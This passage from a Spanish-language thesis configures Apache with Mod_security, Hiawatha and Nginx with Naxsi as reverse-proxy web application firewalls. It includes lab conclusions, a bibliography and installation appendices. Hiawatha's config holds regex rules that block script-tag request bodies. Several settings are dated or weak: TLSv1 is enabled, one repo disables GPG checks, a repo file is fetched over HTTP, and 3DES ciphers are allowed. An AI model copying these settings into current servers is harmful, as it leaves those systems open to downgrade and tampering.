        ProxyPass / http://internal.aplicacionweb.com/ connectiontimeout=5 timeout=30
        ProxyPassReverse / http://internal.aplicacionweb.com/
```

Figura 2-5 *Parametrización de apache como proxy reverso*
Realizado por: Guajala E. 2017

Las directivas que se deben parametrizar son:

ProxyPass / http://***"Dirección_IP o Nombre_Servidor_Web Web"***/ connectiontimeout=5 timeout=30

ProxyPassReverse / http:// ***"Dirección_IP o Nombre_Servidor_Web Web"/***

Paso 4: Habilitar el protocolo HTTPS para la comunicacón entre el cliente y el proxy reverso, y el soporte del HSTS.

```
        #Habilitar comunicación SSL/TLS
        SSLProxyEngine on
        SSLEngine on
        SSLProtocol -SSLv2 -SSLv3 +TLSv1 +TLSV1.1 +TLSv1.2
        SSLCertificateFile /etc/pki/tls/certs/ProxyReverso.crt
        SSLCertificateKeyFile /etc/pki/tls/private/ProxyReverso.pem
        Header set Strict-Transport-Security "max-age=15768000"
</VirtualHost>
```

Figura 3-5 *Habilitar comunicación segura HTTPS*
Realizado por: Guajala E. 2017

Para la creación de certificados se recomienda utilizar la herramienta OpenSSL en su última versión y así crear la clave pública utilizando el algoritmo RSA (Rivest, Shamir y Adleman) de 4096 octetos y estructura x509.

Paso 5: Instalar Mod_security y descargar Mod_Security CSR (Core Rule Set) Anexo 1.

Paso 6: Identificar el Directorio de las reglas genéricas del proyecto OWASP Mod_security CSR (Core Rule Set).




Figura 4-5 *Directorio de CSR de Mod_security*
Realizado por: Guajala E. 2017

Dentro del directorio se encuentran las siguientes reglas:

Reglas Básicas:

Figura 5-5 *Reglas básicas de Mod_security*
Realizado por: Guajala E. 2017

Para las pruebas de laboratorio realizadas se activaron las reglas básicas, las cuales detectaron y previnieron 9 de ataques realizazados (ver en Tabla 1-5).

La utilización de estas reglas dependen de la aplicación web que se este protegiendo, se recomienda que antes de utilizar alguna regla se parametrice el Mod_security en modo ***"testing (SecRuleEngine Off)"*** y así evitar falsos positivos.

En el directorio de reglas se visualiza ficheros con extensión .data que contiene información utilizadas en las reglas y tiene forma de un diccionario y los de extensión conf en su interior esta la definición de cada regla.

Paso 7: Analizar y parametrizar los archivos de configuración de Mod_security.

Dentro de Mod_security se encuentran los siguientes archivos:

- Archivo principal de configuración de Mod_security ***mod_security.conf***

  Iniciar el motor de reglas, el cual puede trabajar como activo o pasivo

  Activo/Pasivo: ***SecRuleEngine On/Off/Detectiononly***

  Permitirá bloquear o testaer los ataques que coincidan con las reglas seleccionadas.

  Incluir el conjunto de reglas a ser utilizados por mod_security:

  Include modsecurity.d/*.conf

  Include modsecurity.d/activated_rules/*.conf

  Permite a Mod_security analizar el cuerpo de la petición, esto permitiría detectar código malicioso en el metodo Post

  SecRequestBodyAccess On

  Permite acceder a los datos de la respuesta del servidor hacia el cliente, lo cual ayudaria a identificar fuga de información.

  SecResponseBodyAccess On

  Que tipos de archivos se desea inspeccionar

  SecResponseBodyMimeType text/plain text/html text/xml

  Límite de tamaño del del ***"boby"*** de la pespuesta

  SecResponseBodyLimit 524288

  En donde se guardarán los temporales

  SecDataDir /tmp/

  Definir en donde se guardan los datos persistentes (IP, datos de sesión, etc)

  SecDataDir /tmp/

  Para la auditorio de log se configuran los siguientes párametros

  SecAuditEngine RelevantOnly

  SecAuditLogRelevantStatus "^(?:5|4(?!04))"

  SecAuditLogType Serial

SecAuditLog /var/log/modsec_audit.log

- Archivo principal de reglas este archivo contiene varios aspectos de configuración sobre las reglas ***modsecurity_crs_10_config.conf***

  Versión de las reglas

  SecComponentSignature "OWASP_CRS/2.2.6"

  Se utiliza "***Self-Contained Mode"*** para el bloqueo de reglas, la primera regla que coincida con alguna anomalia en la petición/respuesta será bloqueada.

  SecDefaultAction "phase:1,deny,log"

  SecDefaultAction "phase:2,deny,log"

5.3 Creación del instalador que contenga los parámetros del método propuesto.

La creación del instalador que contiene el método propuesto se encuentra descrito en el Anexo 4, lo cual permitió obtener el paquete instalador en formato .rpm como se muestra a continuación:

```
[root@ProxyReverso proxyreverso1]# ll
total 24
-rwxr-xr-x. 1 root root 15680 Apr 25 23:27 proxyreverso-1.0-2.el6.noarch.rpm
-rwxr-xr-x. 1 root root   862 Apr 25 23:27 proxyreverso.conf.tar.gz
-rwxr-xr-x. 1 root root  1415 Apr 25 23:27 proxyreverso.spec
```

Figura 6-5 *Paquete instalador.*
Realizado por: Guajala E. 2017

Se creó un ambiente de pruebas en donde se validó el funcionamiento del paquete instalador, lo cual se lo indica en el Anexo 7. El paquete instalador se encuentra adjunto al presente trabajo en formato digital.

CONCLUSIONES

- Actualmente la mayoría de ataques informáticos tienen como objetivo principal las aplicaciones web, centrándose en aplicaciones de entidades financieras y gubernamentales. De acuerdo al reporte de la empresa de seguridad Acunetix en el año 2016, de 45000 sitios web analizados, el 55% de estos presentan vulnerabilidades de riesgo alto en ataques SQLi y XSS.

- Sobre el análisis de los riesgos más críticos en aplicaciones web enunciados por el Top 10 de OWASP, se determinó que las técnicas más utilizadas por los atacantes son inyección SQL, XSS, manipulación de parámetros, CSRF, fuerza bruta, poniendo en riesgo la confidencialidad, disponibilidad, integridad, consistencia y control de acceso de un sistema web, lo cual puede afectar a la reputación de personas, empresas e incluso a naciones.

- De acuerdo a las investigaciones y proyectos relacionados al tema de tesis propuesto fueron seleccionados los servidores web Hiawatha, Nginx+Naxsi y Apache+Mod_security por sus características de seguridad contra ataques web y funcionar como un proxy reverso entre los clientes externos y servidores "***back-end***".

- Al comparar las herramientas que funcionan como proxy´s reversos: Apache+Mod_security, Nginx+Naxsi y Hiawatha de acuerdo a las condiciones de los escenarios y parametrizaciones expuestas, se observa que el proxy reverso Apache+Mod_security es el que ofrece una mayor capacidad de detección y prevención a los tipos de ataques web efectuados, ya que detectó el 90% de los ataques y contrarrestó al 80%, por tal razón, es la alternativa seleccionada sobre el cual se realizó método propuesto.

- El paquete instalador creado (proxyreverso-1.0-2.el6.noarch.rpm) contiene la parametrización para que el servidor Apache+Mod_Security trabaje como proxy reverso y además detecte y prevenga los riesgos más críticos enunciados por OWASP, y así aportar al personal inmiscuido en el área de la seguridad informática un método que sirva para mejorar la defensa de sitios dinámicos ante ataques web.

- El objetivo estadístico del presente estudio es asociar entre las herramientas que funcionan como proxy reverso (Hiawatha, Apache+Mod_security y Nginx+Naxsi) y la detección y prevención de los riesgos más críticos en aplicaciones web, obteniendo que, una herramienta que funciona como proxy reverso es capaz de detectar y prevenir los riesgos más críticos en aplicaciones web.

RECOMENDACIONES

- Por mínima que sea la información o no relevante expuesta en una aplicación web, se debe tomar las consideraciones de seguridad, ya que podría ser una puerta trasera para un atacante, y desde ahí pivotear a otros equipos en la red.

- De acuerdo al estudio de las vulnerabilidades, al utilizar sistemas de gestión de contenidos (CMS - Content Management System), se los debe mantener actualizados y monitoreados.

- Tanto para las empresas o personas que contratan el desarrollo de una aplicación web, tomar en cuenta los riesgos de exponer al mundo información o datos sensibles sin un correcto y adecuado desarrollo web e infraestructura.

- Concientizar al estudiante, docente y profesional en el área del desarrollo de aplicaciones web, tomando en cuenta las medidas de seguridad adecuadas para el desarrollo de aplicaciones en un entorne web.

- Al usuario final que se incentive en mantener una cultura en seguridad informática, ya que están inmersos en un mundo tecnológico y evolutivo.

- Difundir conferencias, cursos, talleres, entre otros sobre entornos de seguridad informática en la ESPOCH, con el propósito de disminuir riesgos en cuanto ataques informáticos.

- Realizar nuevas investigaciones y tratar de aprovechar todos los beneficios que brinda un proxy reverso como son: balanceo de carga y Faillover.

- Un proxy reverso debe ser utilizado como seguridad complementaria o como seguridad de último paso mas no como seguridad principal ante una aplicación web, la seguridad se la debe abarcar en la fase de desarrollo de la aplicación web.

BIBLIOGRAFÍA

ACUNETIX. (2016). *Acunetix* . Obtenido de Acunetix: https://d3eaqdewfg2crq.cloudfront.net/resources/acunetix-web-application-vulnerability-report-2016.pdf

ADOBE. (2014). *Adobe dreamweaver*. Recuperado el 2015, de Adobe dreamweaver: https://helpx.adobe.com/es/dreamweaver/using/web-applications.html

AKAMAI. (2016). *Akamai*. Obtenido de Akamai: https://www.akamai.com/es/es/multimedia/documents/state-of-the-internet/q3-2016-state-of-the-internet-security-executive-summary.pdf

ALHAMBRA-EIDOS. (26 de Julio de 2016). *channelbiz*. Obtenido de channelbiz: http://www.channelbiz.es/2016/07/26/alhambra-eidos-lanza-wafaas-para-almacenar-informacion-de-los-servidores/

APACHE HTTP SERVER PROJECT. (15 de 01 de 2017). *Apache HTTP Server Project*. Obtenido de Apache HTTP Server Project: https://httpd.apache.org/

ARIZA, A., & RUÍZ, J. (2009). *Iphorensics: Un Protocolo De Análisis Forense Para Dispositivos Móviles Inteligentes.* Bogota: PONTIFICIA UNIVERSIDAD JAVERIANA D.C.

ASVS, O. (2016). *OWASP ASVS*. Obtenido de OWASP ASVS: https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project

BERTA, S. (2013). *Web Hacking.* Buenos Aires: RedUsers.

BORGES, E. (13 de 08 de 2013). *NginxTips*. Obtenido de NginxTips: http://www.nginxtips.com/how-to-install-mod_security-on-nginx/

CALLEJAS, A. (11 de 2014). *Seguridad y Hardening.* Obtenido de Seguridad y Hardening: http://www.rootzilopochtli.com/wp-content/uploads/2015/01/Seguridad_y_Hardening.pdf

CEDIA, CSIRT. (2016). *CSIRT CEDIA*. Recuperado el 2015, de CSIRT CEDIA: http://csirt.cedia.org.ec/

CHU-HSING LIN, J.-C. L. (2008). Detection Method Based on Reverse Proxy against Web Flooding Attacks. *IEEE, Eighth International Conference on Intelligent System Design and Applications*, 281 - 284.

CLOUDFLARE. (2016). *CloudFlare*. Recuperado el 2015, de CloudFlare: https://www.cloudflare.com/features-security

DAFYDD STUTTARD, M. P. (2011). *The Web Application Hacker´s Handbook* . Indiana: John Wiley & Sons, Inc.

DEMETZ, A. (12 de 3 de 2015). *Forbes*. Obtenido de Forbes: http://www.forbes.com/sites/sungardas/2015/03/12/cyber-security-threats-to-information-systems-today/

ESPANA. DIARIO DIGITAL EL PAÍS. (10 de 11 de 2016). *www.elpais.com*. Obtenido de www.elpais.com: http://tecnologia.elpais.com/tecnologia/2016/10/21/actualidad/1477073994_072618.html

ECUADOR. DIARIO EL COMERCIO. (26 de Julio de 2015). *El Comercio*. Obtenido de El Comercio: http://www.elcomercio.com/actualidad/ecuador-muestra-vulnerable-ciberataques.html

ECUCERT. (2016). *Ecucert*. Obtenido de Ecucert: https://www.ecucert.gob.ec/nosotros.html#ANCHOR_Box1

FERRER, J. (2012). *Hispalinux.* Recuperado el 2015, de Hispalinux: http://es.tldp.org/Informes/informe-seguridad-SL/informe-seguridad-SL.pdf

FORTINET. (2014). *Fortinet.* Recuperado el 2015, de Fortinet: https://www.fortinet.com/sites/default/files/whitepapers/WAF_or_IPS.pdf

FUGINI, M., MAGGIOLINI, P., RAIBULET, C., & UBEZIO, L. (2009). Reflections on Web-Oriented Architectures for Risk Management. *IEEE/WIC/ACM International Joint Conferences on Web Intelligence and Intelligent Agent Technologies*, 361-364.

GARCÍA, A. (2012). *Computech*. Recuperado el 2015, de Computech: http://www.clomputech.com/paginas-estaticas-vs-dinamicas.html

GEETHA, S. F. (2012). Intrusion Protection against SQL Injection and Cross Site Scripting Attacks Using a Reverse Proxy. *Springer - International Conference*, 252 - 263.

GHOST61. (Mayo de 2015). *zone-h.* Recuperado el 2015, de zone-h.: http://www.zone-h.org/archive/notifier=GHoST61

GITHUB. (2017). *GitHub*. Obtenido de GitHub: https://github.com/nbs-system/naxsi

GONZÁLEZ, J. M. (2014). *Cyber Camp Hacking Web.* : Cyber Camp Hacking Web.

INFOSEC INSTITUTE. (Abril de 2015). *INFOSEC Institute*. Recuperado el 2015, de INFOSEC Institute: http://resources.infosecinstitute.com/security-policy-template-for-web-applications-2/

KWAN, T., & LEUNG, H. (2010). A Risk Management Methodology for Project Risk Dependencies. *IEEE Transactions on Software Engineering*, (págs. 635-648).

LALANNE, V., MUNIER, M., & GABILLON, A. (2013). Information Security Risk Management in a World of Services. *International Conference on Social Computing (SocialCom)*, (págs. 586-593).

LAMARCA, M. (2013). *Hipertexto*. Obtenido de http://www.hipertexto.info/documentos/serv_web.htm

LEISINK, H. (20 de 09 de 2016). *https://www.hiawatha-webserver.org/*. Obtenido de https://www.hiawatha-webserver.org/: https://www.hiawatha-webserver.org/forum/topic/2419

LYNE, J. (06 de 09 de 2014). *Forbes*. Obtenido de Forbes: http://www.forbes.com/sites/jameslyne/2013/09/06/30000-web-sites-hacked-a-day-how-do-you-host-yours/

MARTIN, B. (Enero de 2015). *SecuriBlog*. Recuperado el Abril de 2015, de SecuriBlog: https://blog.sucuri.net/espanol/2015/01/01/desfiguracion-de-sitio-web-de-2014.html

MITCHELL, A. (03 de 11 de 2014). *SucuriBlog*. Obtenido de SucuriBlog: https://blog.sucuri.net/2014/11/most-common-attacks-affecting-todays-websites.html

MNS SEGURIDAD. (2012). Obtenido de http://msnseguridad.blogspot.com/2012/08/seguridad-informatica-la-seguridad.html

NESTLE., O. S. (2014). *Open Source Security Nestle.* Recuperado el 2015, de Open Source Security Nestle.: http://opensourcesecuritynestle.blogspot.com/2014/11/best-open-source-waf-web-application.html

NGINX. (05 de 12 de 2016). *NGINX*. Obtenido de NGINX: https://nginx.org/

OWASP. (2013). *OWASP*. Obtenido de OWASP: https://www.owasp.org/index.php/Top_10_2013-Top_10

OWASP. (20 de Marzo de 2017). *OWASP*. Obtenido de OWASP: https://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project

PALMER GARY. (2001). *A Road Map for Digital Forensic Research.* Utica, New York: Report From the First Digital Forensic Research Workshop (DFRWS).

PAPROCKI, R. (2014). *FreeWAF: Developing a Cloud-Based Reverse Proxy WAF Solution.* Western Governors University. Salt Lake, Estados Unidos: Western Governors University.

PASCUAL, J. A. (2014). *Computer*. Recuperado el 2015, de http://computerhoy.com/noticias/software/que-es-ataque-ddos-asi-tumbaron-hackers-psn-xbox-17557

PELL, A. (12 de Mayo de 2015). *Linux Security*. Recuperado el Abril de 2015, de Linux Security: http://www.linuxsecurity.com/content/view/164344/187/

PEREZ, E. (2012). *Esnesto Perez* . Recuperado el 2015, de Esnesto Perez : http://ernestoperez.com/?p=1240

PEREZ, E. (2014). *Estudio de las características de seguridad de servidores web en entornos de Software Libre aplicables a la protección de sitios dinámicos.* Quito: PUCESA.

RISTIC, I. (11 de 2010). *Symantec*. Recuperado el 2015, de Symantec: http://www.symantec.com/connect/articles/web-security-appliance-apache-and-modsecurity

ROI SALTZMAN, A. S. (27 de 2 de 2009). *Watchfire.* Obtenido de Watchfire: http://blog.watchfire.com/AMitM.pdf

SECURITY, N. (2011). *Network Security.* Recuperado el 2015, de Network Security: http://netsectr.blogspot.com/2011/10/best-open-source-web-application.html

SOMMERLAD, P. (2003). *Citeseerx*. Recuperado el 2015, de citeseerx: http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.415.754&rep=rep1&type=pdf

SOTO, J. (28 de Marzo de 2015). *JSITECH*. Recuperado el Abril de 2015, de JSITECH: http://www.jsitech.com/linux/beneficios-de-implementar-un-reverse-proxy/

SUCURI . (2016). *Sucuri* . Obtenido de Sucuri : https://sucuri.net/es/seguridad-de-sitios-web/informes/Sucuri-Informe-de-Sitios-Web-Hackeados-2016T1.pdf

T. MANTORO, N. A. (2013). Log Visualization of Intrusion and Prevention Reverse Proxy Server Against Web Attacks. *IEEE, International Conference on Informatics and Creative Multimedia*, 325-329.

TRUSTWAVESPIDERLABS. (2016). *Mod_Security*. Obtenido de Mod_Security: https://www.modsecurity.org/about.html

UNIVERSIDAD TECNICA NACIONAL. (2014). *Universidad Tecnica Nacional*. Obtenido de http://central.utn.ac.cr/foro/weblogs/upload/4/UNIDAD_III_A_pdf268019658.pdf

VERIZON. (2015). *2015 Data Breach Investigations report.* Verizon.

VRUSHALI S, R. (2012). Reverse proxy framework using sanitization technique for intrusion prevention in database. *IET*, 200-208.

W3C, W. W. (31 de 07 de 2015). *W3*. Obtenido de W3: http://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html

W3TECHS. (15 de 02 de 2017). *W3Techs*. Obtenido de W3Techs: https://w3techs.com/technologies/overview/web_server/all

WASC-11. (2010). *Webappsec*. Obtenido de Webappsec: http://projects.webappsec.org/f/WASC-TC-v2_0.pdf?ld=1

WHEELER, D. A. (19 de 09 de 2015). *Dwheeler*. Obtenido de Dwheeler: https://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO.pdf

WURZINGER, P. (2009). SWAP: Mitigating XSS Attacks using a Reverse Proxy. *IEEE*, 33-39.

ANEXOS

Anexo A. Instalación y configuración de Apache y Mod_Security

Para la instalación y configuración de Apache y Mod_Security se siguen los siguientes pasos

1**.** Instalar repositorio

- Repositorio yum install http://download.fedoraproject.org/pub/epel/6/i386/epel-release-6-8.noarch.rpm

- wget -O /etc/yum.repos.d/centosec.repo http://centos6.ecualinux.com/centosec.repo

2. Instalar Apache y Mod_Security

    - Yum --enablerepo=epel install httpd mod_security mod_security_crs

3. Apache para trabajar como proxy reverso, se debe utilizar el módulo de apache llamado mod_proxy, mod_proxy_http, mod_proxy_connect

4. Archivo de configuración /etc/httpd/conf/httpd.conf, como se visualiza en las siguientes capturas de pantallas

```
#############################################################################
#############################################################################
################### ARCHIVO DE CONFIGURACION DEL PROXY REVERSO ###################
#############################################################################
#############################################################################
ServerRoot "/usr"

Listen 192.168.1.62:443

# Modulos necesarios:
LoadModule authn_core_module lib64/httpd/modules/mod_authn_core.so
LoadModule authz_host_module lib64/httpd/modules/mod_authz_host.so
LoadModule authz_groupfile_module lib64/httpd/modules/mod_authz_groupfile.so
LoadModule authz_user_module lib64/httpd/modules/mod_authz_user.so
LoadModule authz_core_module lib64/httpd/modules/mod_authz_core.so
LoadModule access_compat_module lib64/httpd/modules/mod_access_compat.so
LoadModule auth_basic_module lib64/httpd/modules/mod_auth_basic.so
LoadModule reqtimeout_module lib64/httpd/modules/mod_reqtimeout.so
LoadModule filter_module lib64/httpd/modules/mod_filter.so
LoadModule log_config_module lib64/httpd/modules/mod_log_config.so
LoadModule env_module lib64/httpd/modules/mod_env.so
LoadModule headers_module lib64/httpd/modules/mod_headers.so
LoadModule setenvif_module lib64/httpd/modules/mod_setenvif.so
LoadModule version_module lib64/httpd/modules/mod_version.so
LoadModule proxy_module lib64/httpd/modules/mod_proxy.so
LoadModule proxy_http_module lib64/httpd/modules/mod_proxy_http.so
LoadModule ssl_module lib64/httpd/modules/mod_ssl.so
LoadModule mpm_event_module lib64/httpd/modules/mod_mpm_event.so
LoadModule unixd_module lib64/httpd/modules/mod_unixd.so
LoadModule status_module lib64/httpd/modules/mod_status.so
LoadModule autoindex_module lib64/httpd/modules/mod_autoindex.so
LoadModule alias_module lib64/httpd/modules/mod_alias.so
LoadModule security2_module modules/mod_security2.so
<IfModule unixd_module>
        User apache
        Group apache
</IfModule>
ServerAdmin administrador@example.com

ServerName ProxyReverso

<IfModule dir_module>
    DirectoryIndex index.html
</IfModule>

<Files ".ht*">
    Require all denied
```

```
<Files ".ht*">
    Require all denied
</Files>

ErrorLog "/var/log/httpd/error_log"

LogLevel warn

<IfModule log_config_module>

    LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" combined
    LogFormat "%h %l %u %t \"%r\" %>s %b" common

    <IfModule logio_module>
      LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\" %I %O" combined
io
    </IfModule>

    CustomLog "/var/log/httpd/access_log" common
</IfModule>

<IfModule alias_module>
    ScriptAlias /cgi-bin/ "/var/www/cgi-bin/"

</IfModule>

<IfModule cgid_module>

</IfModule>

<Directory "/var/www/cgi-bin">
    AllowOverride None
    Options None
    Require all granted
</Directory>

<IfModule mime_module>
    TypesConfig /etc/httpd/conf/mime.types

    AddType application/x-compress .Z
    AddType application/x-gzip .gz .tgz
</IfModule>

<IfModule proxy_html_module>
Include /etc/httpd/conf/extra/proxy-html.conf
</IfModule>
```

```
<IfModule proxy_html_module>
Include /etc/httpd/conf/extra/proxy-html.conf
</IfModule>

<IfModule ssl_module>
SSLRandomSeed startup builtin
SSLRandomSeed connect builtin
</IfModule>
ServerTokens Prod
TraceEnable off
ServerSignature Off
<VirtualHost *:443>
        ServerSignature Off
        ServerName internal.aplicacionweb.com
        ProxyRequests Off
        <Proxy *>
                Order deny,allow
                Deny from all
                Allow from all
        </Proxy>
        ProxyPreserveHost On
        ProxyPass / http://internal.aplicacionweb.com/ connectiontimeout=5 timeout=30
        ProxyPassReverse / http://internal.aplicacionweb.com/
        #TLS
        SSLProxyEngine on
        SSLEngine on
        SSLProtocol -SSLv2 -SSLv3 +TLSv1 +TLSV1.1 +TLSv1.2
        SSLCertificateFile /etc/pki/tls/certs/ProxyReverso.crt
        SSLCertificateKeyFile /etc/pki/tls/private/ProxyReverso.pem
</VirtualHost>

<IfModule security2_module>
    Include /etc/httpd/conf.d/modsecurity.conf
</IfModule>
```

5. Configurar apache + mod security.

yum --enablerepo=epel install mod_security mod_security_crs

```
[root@ProxyReverso ~]# yum --enablerepo=epel install mod_security
Loaded plugins: fastestmirror
Setting up Install Process
Loading mirror speeds from cached hostfile
 * base: mirror.ueb.edu.ec
 * epel: mirror.us-midwest-1.nexcess.net
 * extras: mirror.ueb.edu.ec
 * updates: mirror.ueb.edu.ec
Resolving Dependencies
--> Running transaction check
---> Package mod_security.x86_64 0:2.7.3-3.el6 will be installed
--> Finished Dependency Resolution

Dependencies Resolved

================================================================================
 Package                 Arch              Version                 Repository        Size
================================================================================
Installing:
 mod_security            x86_64            2.7.3-3.el6             epel             168 k

Transaction Summary
================================================================================
Install       1 Package(s)

Total download size: 168 k
Installed size: 436 k
Is this ok [y/N]: y
Downloading Packages:
mod_security-2.7.3-3.el6.x86_64.rpm                                | 168 kB     00:04
warning: rpmts_HdrFromFdno: Header V3 RSA/SHA256 Signature, key ID 0608b895: NOKEY
Retrieving key from file:///etc/pki/rpm-gpg/RPM-GPG-KEY-EPEL-6
Importing GPG key 0x0608B895:
 Userid : EPEL (6) <epel@fedoraproject.org>
 Package: epel-release-6-8.noarch (installed)
 From   : /etc/pki/rpm-gpg/RPM-GPG-KEY-EPEL-6
Is this ok [y/N]: y
```

```
[root@ProxyReverso modsecurity.d]# yum --enablerepo=epel install mod_security_crs
Loaded plugins: fastestmirror
Setting up Install Process
Loading mirror speeds from cached hostfile
 * base: mirror.ueb.edu.ec
 * epel: mirror.us-midwest-1.nexcess.net
 * extras: mirror.ueb.edu.ec
 * updates: mirror.ueb.edu.ec
Resolving Dependencies
--> Running transaction check
---> Package mod_security_crs.noarch 0:2.2.6-3.el6 will be installed
--> Finished Dependency Resolution

Dependencies Resolved

================================================================================
 Package                 Arch             Version                Repository      Size
================================================================================
Installing:
 mod_security_crs        noarch           2.2.6-3.el6            epel            92 k

Transaction Summary
================================================================================
Install       1 Package(s)

Total download size: 92 k
Installed size: 365 k
Is this ok [y/N]: y
Downloading Packages:
mod_security_crs-2.2.6-3.el6.noarch.rpm                   |  92 kB     00:02
Running rpm_check_debug
Running Transaction Test
Transaction Test Succeeded
Running Transaction
  Installing : mod_security_crs-2.2.6-3.el6.noarch                          1/1
  Verifying  : mod_security_crs-2.2.6-3.el6.noarch                          1/1

Installed:
  mod_security_crs.noarch 0:2.2.6-3.el6
```

Anexo B. Instalación y configuración de Hiawatha


Para la instalación y configuración de Hiawatha se siguen los siguientes pasos

1. Instalación.

    - tar -xzf hiawatha-10.3.tar.gz
    - cd hiawatha-10.3
    - mkdir build
    - cd build
    - cmake
    - make
    - make install/strip

2. Verificación

    - hiawatha –k



    - Archivo de Configuración hiawatha.conf

```
# Hiawatha main configuration file
# GENERAL SETTINGS
ConnectionsTotal = 1000
ReconnectDelay = 3
ConnectionsPerIP = 25
SystemLogfile = /var/log/hiawatha/system.log
GarbageLogfile = /var/log/hiawatha/garbage.log

# BINDING SETTINGS
# A binding is where a client can connect to.
#
Binding {
        Port = 80
        Interface = 192.168.1.62
}

Binding {
        Port = 443
        TLScertFile = /etc/hiawatha/tls/server.localhost.pem
        Interface = 192.168.1.62
        MaxRequestSize = 2048
        TimeForRequest = 30
}

# BANNING SETTINGS
# Deny service to clients who misbehave.

BanOnGarbage = 300
BanOnMaxPerIP = 60
BanOnMaxReqSize = 300
KickOnBan = yes
RebanDuringBan = yes

Hostname = 192.168.1.62
WebsiteRoot = /var/www/hiawatha
StartFile = index.html
ReverseProxy = .* http://172.16.0.10:80/
PreventCSRF = block
PreventSQLi = block
PreventXSS = block
AccessLogfile = /var/log/hiawatha/access.log
ErrorLogfile = /var/log/hiawatha/error.log
DenyBody = ^.*%3Cscript.*%3C%2Fscript%3E.*$
DenyBody = [/-\;]
```

Anexo C. Instalación y configuración de Nginx

Para la instalación y configuración de Nginx y Naxsi se siguen los siguientes pasos

1. Instalación

- wget -O /etc/yum.repos.d/centosec.repo http://centos6.ecualinux.com/centosec.repo
- Crear repositorio para Nginx
  [nginx]
  name=nginx repo
  baseurl=http://nginx.org/packages/centos/$releasever/$basearch/
  gpgcheck=0
  enabled=1
- yum --enablerepo=nginx install nginx
- Configurar los directorios virtuales
  mkdir /etc/nginx/sites-available
  mkdir /etc/nginx/sites-enabled
- Crear los enlaces simbólicos para los host virtuales
  ln -s /etc/nginx/sites-available/appapache1 /etc/nginx/sites-enabled/appapache1

2. Configuración en el archivos de Configuración /etc/nginx/nginx.conf

```
user nginx;
worker_processes  2;   # Set to number of CPU cores
error_log  /var/log/nginx/error.log;
pid /var/run/nginx.pid;
events {
    worker_connections 768;
}
http {
  include  /etc/nginx/mime.types;
  server_tokens off;  #No envia la versión del nginx cuando ocurre un error en la pagina.
  add_header X-Frame-Options SAMEORIGIN;# No permiteejecutar frame o iframe locual evita
ataque clickjacking. secuestro de clic
  add_header X-XSS-Protection "1; mode=block"; #Añade protecciónContra ataques XSS
  tcp_nopush on;
  tcp_nodelay on;
  types_hash_max_size 2048;
  gzip on;
  gzip_disable "msie6";
  gzip_min_length  1100;
  gzip_buffers  4 32k;
  gzip_types    text/plain application/x-javascript text/xml text/css;
  open_file_cache          max=10000
  inactive=10m;
  open_file_cache_valid    2m;
  open_file_cache_min_uses 1;
  open_file_cache_errors   on;
  ignore_invalid_headers on;
  client_max_body_size    8m;
  client_header_timeout  3m;
  client_body_timeout 3m;
  send_timeout     3m;
  connection_pool_size  256;
  client_header_buffer_size 4k;
  large_client_header_buffers 4 32k;
  request_pool_size  4k;
  output_buffers   4 32k;
  postpone_output  1460;
  default_type  application/octet-stream;
  log_format  main '$remote_addr - $remote_user [$time_local] "$request" '
             '$status $body_bytes_sent "$http_referer" '
             '"$http_user_agent" "$http_x_forwarded_for"';
  access_log  /var/log/nginx/access.log  main;
  sendfile  on;
  keepalive_timeout  65;
  include /etc/nginx/conf.d/*.conf;
  include /etc/nginx/sites-enabled/*;
  include /etc/nginx/naxsi_core.rules;
  index  index.html index.htm;
```

3. Archivo de configuración principal archivo de configuración del virtual Host /etc/nginx/ sites-enabled/appapache1.

```
server {
    listen 443 ssl;
    server_name Serverweb;
    client_max_body_size  10m;
    access_log  /var/log/nginx/naxsi_access.log;
    error_log  /var/log/nginx/naxsi_error.log debug;
    ssl_certificate     /etc/nginx/proxyreverso.crt;
    ssl_certificate_key /etc/nginx/proxyreverso.key;
    ssl_protocols       TLSv1 TLSv1.1 TLSv1.2;
    ssl_ciphers         'ECDHE-ECDSA-CHACHA20-POLY1305:ECDHE-RSA-CHACHA20-POLY1305:ECDHE-ECDSA-AES12
8-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384:D
HE-RSA-AES128-GCM-SHA256:DHE-RSA-AES256-GCM-SHA384:ECDHE-ECDSA-AES128-SHA256:ECDHE-RSA-AES128-SHA256
:ECDHE-ECDSA-AES128-SHA:ECDHE-RSA-AES256-SHA384:ECDHE-RSA-AES128-SHA:ECDHE-ECDSA-AES256-SHA384:ECDHE
-ECDSA-AES256-SHA:ECDHE-RSA-AES256-SHA:DHE-RSA-AES128-SHA256:DHE-RSA-AES128-SHA:DHE-RSA-AES256-SHA25
6:DHE-RSA-AES256-SHA:ECDHE-ECDSA-DES-CBC3-SHA:ECDHE-RSA-DES-CBC3-SHA:EDH-RSA-DES-CBC3-SHA:AES128-GCM
-SHA256:AES256-GCM-SHA384:AES128-SHA256:AES256-SHA256:AES128-SHA:AES256-SHA:DES-CBC3-SHA:!DSS';
    ssl_prefer_server_ciphers on;
